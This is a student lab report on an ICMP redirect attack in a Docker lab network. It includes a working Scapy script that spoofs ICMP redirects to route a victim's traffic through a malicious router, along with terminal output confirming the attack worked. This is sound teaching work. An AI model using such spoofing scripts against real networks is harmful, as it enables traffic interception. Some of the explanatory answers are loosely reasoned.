
ASSIGNMENT # 3 TEMPLATE

Student Name & ID	**Omar Amin, 202003122**
Student Name & ID	**Anas Madkoor, 202104114**
Student Name & ID	**Abdulrazaq Alsiddiq, 202004464**
Student Name & ID	**Ali Zair, 202109964**
Student Name & ID	**Lance Eric Ruben, 202005801**
Student Name & ID	

Task 1: Launching ICMP Redirect Attack

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

I left off the protection set in the docker-compose.yml




```
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
```

Task 1 Code

```
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = '10.9.0.11',  dst = '10.9.0.5')
icmp = ICMP(type= 5, code= 1)
icmp.gw = '10.9.0.111'

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```


Did a ping request to the host 192.168.60.5 from the victim machine before doing ICMP Redirect Attack, then used mtr -n 192.168.60.5 to show the entries stored on the victim's machine



```
[02/26/24]seed@VM:~/.../Labsetup$ dokps
dokps: command not found
[02/26/24]seed@VM:~/.../Labsetup$ dockps
ec8b7103beef  host-192.168.60.6
b0ee44c553c1  attacker-10.9.0.105
9ab312d5f279  victim-10.9.0.5
98e74e60bb9b  host-192.168.60.5
774b2bb6f8ea  router
edaea632c99e  malicious-router-10.9.0.111
[02/26/24]seed@VM:~/.../Labsetup$ docksh 9a
root@9ab312d5f279:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.193 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
```


```
                             My traceroute  [v0.93]
9ab312d5f279 (10.9.0.5)                               2024-02-26T17:38:31+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                      Packets               Pings
 Host                               Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                        0.0%    39    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                     0.0%    39    0.1   0.1   0.1   0.2   0.0
```

Used the ip flush command to remove the route for the host 192.168.60.5 from the victims machine



```
root@9ab312d5f279:/# ip route flush cache
```

Ran the code from the attacker machine and then pinged the host 192.168.60.5 from the victim’s machine




```
edaea632c99e  malicious-router-10.9.0.111
[02/26/24]seed@VM:~/.../volumes$ docksh b0
root@b0ee44c553c1:/# ./task1
bash: ./task1: No such file or directory
root@b0ee44c553c1:/# cd volumes
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes#
```

```python
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = '10.9.0.11',  dst = '10.9.0.5')
icmp = ICMP(type= 5, code= 1)
icmp.gw = '10.9.0.111'

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
[02/26/24]seed@VM:~/.../volumes$ dockps
ec8b7103beef  host-192.168.60.6
b0ee44c553c1  attacker-10.9.0.105
9ab312d5f279  victim-10.9.0.5
98e74e60bb9b  host-192.168.60.5
774b2bb6f8ea  router
edaea632c99e  malicious-router-10.9.0.111
[02/26/24]seed@VM:~/.../volumes$ docksh 9a
root@9ab312d5f279:/# ip route flush cache
root@9ab312d5f279:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.043 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.159 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.074 ms
^Z
[1]+  Stopped                 ping 192.168.60.5
root@9ab312d5f279:/# mtr -n 192.168.60.5
root@9ab312d5f279:/#
```

The output of the mtr -n 192.168.60.5 command




```
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes# ./task1.py
.
Sent 1 packets.
root@b0ee44c553c1:/volumes#
```

```python
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = '10.9.0.11',  dst = '10.9.0.5')
icmp = ICMP(type= 5, code= 1)
icmp.gw = '10.9.0.111'

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```


```
                        My traceroute  [v0.93]
9ab312d5f279 (10.9.0.5)                          2024-02-26T18:10:17+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                      Packets               Pings
 Host                               Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                      32.4%    34    0.1   0.1   0.1   0.2   0.0
 2. 10.9.0.11                       12.1%    33    0.2   0.1   0.1   0.3   0.0
 3. 192.168.60.5                     0.0%    33    0.1   0.1   0.1   0.3   0.0
```

As we can see the malicious router (10.9.0.111) appears in the output of the mtr -n 192.168.60.5 command, which means our attack is successful

Question 1: Can you use ICMP redirect attacks to redirect traffic to a remote machine (meaning a computer not on the local network), specifically one whose IP address is assigned to "icmp.gw"?



```
  GNU nano 4.8              task-1-icmp-redirect-attack.py
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = '10.9.0.11',  dst = '10.9.0.5')
icmp = ICMP(type= 5, code= 1)
icmp.gw = '192.168.60.6'

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```




```
                              My traceroute  [v0.93]
fd9f3dded72b (10.9.0.105)                          2024-02-27T19:34:09+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                         Packets               Pings
 Host                                  Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                           0.0%     8    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                        0.0%     8    0.1   0.1   0.1   0.2   0.0
```


It will not work. This can be because icmp attacks are mainly to manipulate routing tables inside the network, so will not be very effective with remote machines. It is also noted that icmp redirects rely on the trust relationship within a LAN, so usually it fails to influence routing tables and decisions outside the LAN. Also, almost all networks have filters and security protocols to negate ICMP redirect attack attempts to make any unauthorized change to the routing,

For the reasons above, and most likely the attacker's lack of control over the other networks (like the ones that have the remote machine) will cause this scenario to fail.

Question 2: Can you use ICMP redirect attacks to redirect traffic to a non-existent machine on the same network, such as a device named "icmp.gw" that is either offline or nonexistent?



```
 GNU nano 4.8                task-1-icmp-redirect-att
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = '10.9.0.11',  dst = '10.9.0.5')
icmp = ICMP(type= 5, code= 1)
icmp.gw = '10.9.0.16'

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```




```
                             My traceroute  [v0.93]
12ef2c3102c4 (10.9.0.5)                              2024-02-27T19:41:25+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                        95.8%    25    0.2   0.2   0.2   0.2   0.0
 2. 192.168.60.5                      0.0%    25    0.6   0.3   0.1   2.6   0.5
```

No. While ICMP redirects can manipulate routing tables, they cannot effectively redirect traffic to a non-existent machine on the same network. Since ICMP redirects are sent by routers the source of a better route to reach the specified destination, a machine that doesn’t exist won’t be found and hence won’t be considered a calid destination on the network.

Also generally there are filtering rules implemented on networks to prevent suspicious ICMP traffic, which includes redirects to non-existing entities. So the attempts to manipulate and change the routing table will fail.

Question 3: The provided `docker-compose.yml` file contains entries related to the "malicious router" container. What is the purpose of these entries, and what would be the expected observation if we changed their value to 1 and launched an attack (without actually performing the attack)?



```
  malicious-router:
      image: handsonsecurity/seed-ubuntu:large
      container_name: malicious-router-10.9.0.111
      tty: true
      cap_add:
              - ALL
      sysctls:
              - net.ipv4.ip_forward=1
              - net.ipv4.conf.all.send_redirects=0
              - net.ipv4.conf.default.send_redirects=0
              - net.ipv4.conf.eth0.send_redirects=0
      privileged: true
      volumes:
              - ./volumes:/volumes
      networks:
          net-10.9.0.0:
              ipv4_address: 10.9.0.111
      command: bash -c "
                    ip route add 192.168.60.0/24 via 10.9.0.11 &&
                    tail -f /dev/null
               "
```

These entries configure settings related to sending ICMP (Internet Control Message Protocol) redirects on the container. The send_redirects parameter controls whether the kernel transmits ICMP messages to inform other hosts about potentially better routes for specific destinations.

Values:

The current values are all set to 0, which means sending ICMP redirects is disabled. This is a common security practice as it can prevent unauthorized attempts to manipulate routing information.

Changing the value to 1:


If you were to change these values to 1, it would enable sending ICMP redirects from the container.

Task 2: Launching the MITM Attack

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

